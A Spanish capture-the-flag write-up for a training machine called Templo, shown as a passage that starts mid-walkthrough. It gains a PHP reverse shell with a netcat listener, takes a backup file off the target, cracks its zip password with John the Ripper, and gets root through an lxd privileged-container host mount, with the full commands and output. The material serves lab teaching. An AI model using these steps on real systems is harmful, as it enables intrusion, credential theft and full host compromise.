Necesitaremos descargarnos algún tipo de Reverse Shell para poder acceder a la máquina objetivo. En mi repositorio de GitHub, tengo una hecha ya en PHP.

GitHub - WireSeed/exploits: Exploits creados con fines educativos para mis alumnos de Hacking Ético.




Aquí tenemos parte del script en php que utilizaremos para intentar “colarnos” en la máquina objetivo. Para ello, y tal como he mencionado anteriormente, tendremos que cambiar dos parámetros que son la IP de la máquina atacante y el puerto que queremos utilizar para tal fin. En mi caso la IP es la 10.0.73.4 y el puerto que me gusta utilizar el 3333.




Una vez modificado estos parámetros, vamos a proceder de colgar el archivo al web.


Y vemos que nos devuelve un mensaje de éxito.



Podemos utilizar directamente el web ROT13.COM para codificar nuestro nombre de archivo. Vamos a por ello pues.



Y nos entregará el nombre de archivo codificado, en este caso ***cuc-erirefr-furyy*** ahora si que lo podremos llamar des de la URL de UPLOADS.



Pero antes de ejecutar vamos a poner en marcha el netcat en nuestra máquina para poder capturar la Shell, utilizaremos la siguiente sintaxis.


nc -nlvp 3333

Vamos a explicar que hace esta instrucción:

> ***nc****: Es el comando para ejecutar Netcat.*
>
> ***-n****: Indica a Netcat que no realice resolución de nombres DNS ni búsquedas inversas. Esto acelera las conexiones, ya que evita intentar convertir direcciones IP en nombres de dominio o viceversa.*
>
> ***-l****: Pone a Netcat en modo "escucha" (listen). En este modo, Netcat se convierte en un servidor que espera conexiones entrantes.*
>
> ***-v****: Activa el modo detallado (verbose). Esto proporciona más información en la salida, útil para depuración y supervisión de las conexiones.*
>
> ***-p 3333****: Especifica el puerto en el que Netcat estará escuchando. En este caso, será el puerto 3333.*


Recordad que el puerto 3333 es el que he configurado en la reverse Shell que hemos colgado en el servidor, si alguien ha puesto otro puerto, tendrá que poner el puerto que el ha usado.

Vamos a arrancar NetCat en nuestra máquina.



Y ejecutraremos la URL que hemos puesto en el navegador y que apunta a nuestra reverse Shell.

Y ya estamos dentro del servidor



Cargamos un bash para poder trabajar con información utilizando ***bash -i*** y recordando lo que hemos encontrado en el archivo del inicio, iremos a ver el directorio ***/OPT*** directamente.

```
$ cd /opt
$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 Aug  6 21:45 .
drwxr-xr-x 23 root   root   4096 Aug  7 14:05 ..
drwxrwxr-x  2 rodgar rodgar 4096 Aug  6 17:07 .XXX
$ cd .XXX
$ bash -i
bash: cannot set terminal process group (943): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Templo:/opt/.XXX$ ls -la
ls -la
total 12
drwxrwxr-x 2 rodgar rodgar 4096 Aug  6 17:07 .
drwxr-xr-x 3 root   root   4096 Aug  6 21:45 ..
-rw-r--r-- 1 root   root    378 Aug  3 21:12 backup.zip
www-data@TheHackersLabs-Templo:/opt/.XXX$
```

Necesitamos encontramos un directorio oculto .XXX y dentro tenemos un archivo .zip concretamente backup.zip y necesitamos descargarlo a nuestra máquina para ver que contiene, para ello nos vamos a montar un servidor web en la máquina objetivo. Para ello vamos a utilizar Python y la siguiente sintaxis.

Python3 -m http.server 8001

Vamos a explicar un poco esta sintaxis…

> ***python3****: Ejecuta el intérprete de Python en su versión 3. Especifica que quieres usar Python 3, ya que las versiones anteriores tienen diferencias significativas.*
>
> ***-m http.server****: Utiliza el módulo integrado http.server de Python como un servidor HTTP. El prefijo -m ejecuta módulos de Python como scripts.*
>
> ***8000****: Especifica el número de puerto en el que el servidor escuchará. En este caso, es el puerto 8001, pero puedes elegir otro puerto si el 8000 ya está en uso o necesitas algo específico.*
>
> *Cuando ejecutas este comando:*
>
> - *Se inicia un servidor HTTP en tu máquina que servirá archivos desde el directorio actual.*
> - *El servidor estará disponible en la dirección: http://<IP_DE_TU_MÁQUINA>:8001/ (en tu máquina local puedes acceder con http://localhost:8001/ o http://127.0.0.1:8001/).*

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server 8001
python3 -m http.server 8001
```

Una vez arrancado el servidor, vamos a descargar el archivo con la instrucción wget.

wget http://10.0.73.9:8001/backup.zip


Vamos a explicar la sintaxis de la instrucción:

- ***wget: Es una herramienta de línea de comandos para descargar archivos desde la web mediante protocolos como HTTP, HTTPS y FTP.***
- ***Es ideal para descargar archivos de forma rápida y sencilla, y soporta opciones avanzadas como reintentos y descargas recursivas.***

http://10.0.73.9:8001/backup.zip:

Es la URL del archivo que se desea descargar:

- ***http://: Protocolo usado (HTTP en este caso).***
- ***10.0.73.9: Dirección IP del servidor que aloja el archivo.***
- ***8001: Puerto en el que está funcionando el servidor HTTP (en este caso, 8001 en lugar del predeterminado 80).***
- ***/backup.zip: Ruta y nombre del archivo que se descargará.***



Una vez adquirido el archivo, vamos a ver que tiene en su interior.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# unzip backup.zip
Archive:  backup.zip
   creating: backup/
[backup.zip] backup/Rodgar.txt password:
```

Nos encontramos con otra grata sorpresa, el archivo viene protegido con un password, por lo tanto tendremos que intentar encontrar dicho password para poder descomprimirlo.

Vamos a proceder a intentar adquirir el password del archivo. Lo primero que tendremos que hacer es conseguir el hash del password, para ello vamos a usar John y con la siguiente sintaxis.

Zip2john <nombre_archivo> > hash.txt

Vamos a explicar la sintaxis de la herramienta:

zip2john: Es una utilidad proporcionada por John the Ripper (JtR).

Su propósito es extraer el hash de contraseña de un archivo ZIP protegido.

Convierte el hash en un formato compatible con John the Ripper, una herramienta de fuerza bruta para romper contraseñas.

<nombre_archivo>: Es el archivo ZIP del que deseas extraer el hash.

Debe estar protegido con una contraseña; de lo contrario, el hash no se generará.

>: Redirecciona la salida del comando a un archivo.

En este caso, redirige el hash generado al archivo llamado hash.txt.

hash.txt: Es el archivo de destino donde se almacenará el hash extraído.

Este archivo será procesado más adelante por John the Ripper.

Pero vamos a ver el flujo de trabajo que tendremos que hacer exactamente con john.

1. ***Extraer el hash del archivo ZIP: Ejecutas el comando:***

   zip2john archivo_protegido.zip > hash.txt

   Esto genera un archivo hash.txt que contiene el hash en un formato legible para John the Ripper.

2. ***Crackear el hash: Una vez generado el hash, utilizas John the Ripper para intentar descifrar la contraseña:***

   john --wordlist=lista_contraseñas.txt hash.txt

   --wordlist=lista_contraseñas.txt: Especifica una lista de palabras para realizar un ataque de diccionario.

   Si no especificas --wordlist, John usará su modo predeterminado (ataque incremental).

3. ***Obtener la contraseña: Si John encuentra la contraseña, la mostrará en la salida.***

Una vez vista la sintaxis y el procedimiento, vamos a intentar obtener el password del archivo.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# zip2john backup.zip > hash.txt
ver 1.0 backup.zip/backup/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=24, crc=5C3C7389 ts=8855 cs=8855 type=0
```

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
batman           (backup.zip/backup/Rodgar.txt)
1g 0:00:00:00 DONE 2/3 (2025-01-07 23:57) 25.00g/s 1102Kp/s 1102Kc/s 1102KC/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Acabamos de encontrar el password para el archivo zip, es **BATMAN**.

Vamos a descomprimirlo y a ver que hay en su interior.

Vemos que contiene un archivo TXT llamado ***rodgar.txt***

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] backup/Rodgar.txt password:
 extracting: backup/Rodgar.txt
```

Y dentro del mismo encontramos una serie de caracteres.

```
┌──(root㉿Wire-Kali)-[/home/…/Escritorio/TheHackersLabs/Templo/backup]
└─# cat Rodgar.txt
6rK5£6iqF;o|8dmla859/_
```

Lo que parece ser o algún hash, o directamente alguna contraseña. Vamos a probarlo en la máquina.

4)Elevación de privilegios.

Utilizaremos la instrucción su rodgar, y el password que acabamos de encontrar, y automáticamente, cambiaremos de usuario hacia RODGAR.

```
rodgar@TheHackersLabs-Templo:/$ id
id
uid=1000(rodgar) gid=1000(rodgar) groups=1000(rodgar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
rodgar@TheHackersLabs-Templo:/$
```

Vamos a por la FLAG de Usuario.

```
rodgar@TheHackersLabs-Templo:~$ cat user.txt
3e6ae8a53cc7e954a8433af59920dc7e
rodgar@TheHackersLabs-Templo:~$
```

USER_FLAG: 3e6ae8a53cc7e954a8433af59920dc7e

Una vez conseguida la FLAG y la escalada al usuario Rodgar, podemos observar que tiene un grupo un poco extraño llamdao lxd. Vamos a investigar que es esto del LXD…

> *¿Qué es LXD?*
>
> *LXD es un hipervisor de contenedores que proporciona un sistema ligero y eficiente para gestionar contenedores tipo Linux Containers (LXC) y, más recientemente, máquinas virtuales (VMs). Es una solución híbrida que combina la facilidad y velocidad de los contenedores con la posibilidad de tener máquinas virtuales cuando lo necesites.*

Por lo tanto nos encontramos delante de un gestor de contenedores al estilo de “Docker”, vamos a comprobar si podemos comprometerlo e conseguir root a partir de el. Vamos a mirar, otra vez en internet, si encontramos alguna herramienta o indicaciones, para poder hacer esta escalada.

Encontramos una posible escalada en HACKTRICKS, y vamos a probar con ella.

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml_path="v3
sudo ./build-alpine -a i686

# import the image
lxc image import ./alpine*.tar.gz --alias myimage # It's important doing this from YOUR H

# before running the image, start and configure the lxd storage pool as default
lxd init

# run the image
lxc init myimage mycontainer -c security.privileged=true

# mount the /root into the image
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true

# interact with the container
lxc start mycontainer
lxc exec mycontainer /bin/sh
```

Pero primero, Vamos a entrar al usuario RODGAR por SSH, así dispondremos de todo el bash por completo.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# ssh rodgar@10.0.73.9
rodgar@10.0.73.9's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of dom 26 ene 2025 10:07:55 UTC

  System load:  0.0               Processes:               178
  Usage of /:   50.5% of 9.75GB   Users logged in:         0
  Memory usage: 5%                IPv4 address for enp0s17: 10.0.73.9
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 156 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan  7 23:22:05 2025 from 10.0.73.4
rodgar@TheHackersLabs-Templo:~$
```

Y ahora a aplicar el método que hemos encontrado.

Primero el **git clone**.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# git clone https://github.com/saghul/lxd-alpine-builder
Clonando en 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42 (from 1)
Recibiendo objetos: 100% (50/50), 3.11 MiB | 11.55 MiB/s, listo.
Resolviendo deltas: 100% (15/15), listo.
```

Segundo, y desde dentro del directorio que nos ha creado el git clone, vamos a ejecutra la instrucción **SED**, que nos hará una sustitución en el archivo **BUILD-ALPINE**, en resumen, que buscará en el archivo build-alpine cualquier línea que contenga exactamente:

yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml"

Y la reemplaza por:

yaml_path="v3.8/releases/$apk_arch/latest-releases.yaml"

```
┌──(root㉿Wire-Kali)-[/home/…/Escritorio/TheHackersLabs/Templo/lxd-alpine-builder]
└─# sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml_path="v3.8/releases/$apk_arch/latest-releases.yaml",' build-alpine
```

Tercero, procederemos a crear el **fichero .tar.gz** que tendremos que importar en la máquina objetivo para así crear el contenedor, esto lo haremos mediante la instrucción:

sudo ./build-alpine -a i868

```
┌──(root㉿Wire-Kali)-[/home/…/Escritorio/TheHackersLabs/Templo/lxd-alpine-builder]
└─# sudo ./build-alpine -a i686
Determining the latest release... v3.8
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.8/main/x86
Downloading alpine-keys-2.1-r1.apk
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.10.6-r0.apk
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
Downloading alpine-mirrors-3.5.9-r0.apk
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
tar: Se desestima la palabra clave de la cabecera extendida desconocida 'APK-TOOLS.checksum.SHA1'
alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub: La suma coincide
Verified OK
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3264  100  3264    0     0   3309      0 --:--:-- --:--:-- --:--:--  3306
--2025-01-26 11:23:39--  http://alpine.mirror.wearetriple.com/MIRRORS.txt
Resolviendo alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)... 93.187.10.24, 2a00:1f00:dc06:10::6
Conectando con alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)[93.187.10.24]:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
```

Abriremos un servidor http para poder capturar el archivo que nos acaba de crear desde la máquina objetivo.

```
┌──(root㉿Wire-Kali)-[/home/…/Escritorio/TheHackersLabs/Templo/lxd-alpine-builder]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
rodgar@TheHackersLabs-Templo:~$ wget http://10.0.73.4:8000/alpine-v3.8-i686-20250126_1123.tar.gz
--2025-01-26 10:29:48--  http://10.0.73.4:8000/alpine-v3.8-i686-20250126_1123.tar.gz
Connecting to 10.0.73.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2689115 (2,6M) [application/gzip]
Saving to: 'alpine-v3.8-i686-20250126_1123.tar.gz'

alpine-v3.8-i686-20250126_1123.tar.gz     100%[==========================================>]   2,56M  --.-KB/s    in 0,004s

2025-01-26 10:29:48 (591 MB/s) - 'alpine-v3.8-i686-20250126_1123.tar.gz' saved [2689115/2689115]

rodgar@TheHackersLabs-Templo:~$
```

Recordad que el archivo hemos solicitado que se creara en -i686, por lo tanto tendremos dos en el directorio, hay que descargar el que indica -i686.

Cuarto paso, vamos a importar la imagen con la instrucción ***lxc image import***, el cual importa una o más imágenes de contenedor comprimidas (en formato .tar.gz) al sistema de LXD y les asigna el alias escogido por nosotros. Una vez importada, la imagen estará disponible en tu sistema de contenedores y podrás usarla para crear nuevos contenedores.

```
rodgar@TheHackersLabs-Templo:~$ lxc image import ./alpine*.tar.gz --alias alpine
Installing LXD snap, please be patient.
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:24.04
Or for a virtual machine: lxc launch ubuntu:24.04 --vm

Image imported with fingerprint: 7f6532b28795311f236af92e295e8f9dc431a45c4b70d5cc9c2d540a399e1433
rodgar@TheHackersLabs-Templo:~$
```

Quinto, una vez importado, vamos a proceder con la configuración de la misma.

```
rodgar@TheHackersLabs-Templo:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (lvm, powerflex, zfs, btrfs, ceph, dir) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty block device (e.g. a disk or partition)? (yes/no) [default=no]:
Size in GiB of the new loop device (1GiB minimum) [default=5GiB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
rodgar@TheHackersLabs-Templo:~$
```

El comando lxd init es utilizado para inicializar y configurar una instancia de LXD, el sistema de gestión de contenedores basado en Linux Containers (LXC). Es el punto de partida para comenzar a usar LXD en tu sistema.

```
rodgar@TheHackersLabs-Templo:~$ lxc init alpine myalpine -c security.privileged=true
Creating myalpine
rodgar@TheHackersLabs-Templo:~$
```

El contenedor llamado myalpine se crea usando la imagen alpine y se configura como privilegiado. Sin embargo, no se inicia automáticamente

```
rodgar@TheHackersLabs-Templo:~$ lxc config device add myalpine mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to myalpine
rodgar@TheHackersLabs-Templo:~$
```

Este comando monta el directorio raíz del sistema host (/) dentro del contenedor myalpine en la ruta /mnt/root. Los archivos y directorios del host serán accesibles desde el contenedor en esa ubicación. Montar el directorio raíz del host dentro de un contenedor puede ser un riesgo de seguridad significativo, especialmente si el contenedor está en modo privilegiado (security.privileged=true). El contenedor podría potencialmente modificar archivos críticos del host.

```
rodgar@TheHackersLabs-Templo:~$ lxc start myalpine
rodgar@TheHackersLabs-Templo:~$
```

Inicia el contenedor llamado myalpine que previamente hemos configurado e inicializado.

```
rodgar@TheHackersLabs-Templo:~$ lxc exec myalpine /bin/sh
~ #
```

Ahora estamos en el contenedor myalpine, con acceso directo a su entorno.

El prompt (#) indica que estás actuando como usuario root dentro del contenedor.

```
~ # whoami
root
~ #
```

Ahora solo nos queda ir al punto de montage que hemos creado /mnt/root, y des de allí podremos extraer lo que estamos buscando, el FLAG de ROOT.

```
~ # cd /mnt/root/
/mnt/root # ls
bin                dev                lib.usr-is-merged  mnt                run                srv                usr
bin.usr-is-merged  etc                lib64              opt                sbin               swap.img           var
boot               home               lost+found         proc               sbin.usr-is-merged sys
cdrom              lib                media              root               snap               tmp
/mnt/root # cd root
/mnt/root/root # ls
root.txt  snap
/mnt/root/root # cat root.txt
63a9f0ea7bb98050796b649e85481845
/mnt/root/root #
```

Ya temeos el FLAG:

ROOT_FLAG: 63ª9f0ea7bb98050796b649e85481845

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrad nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).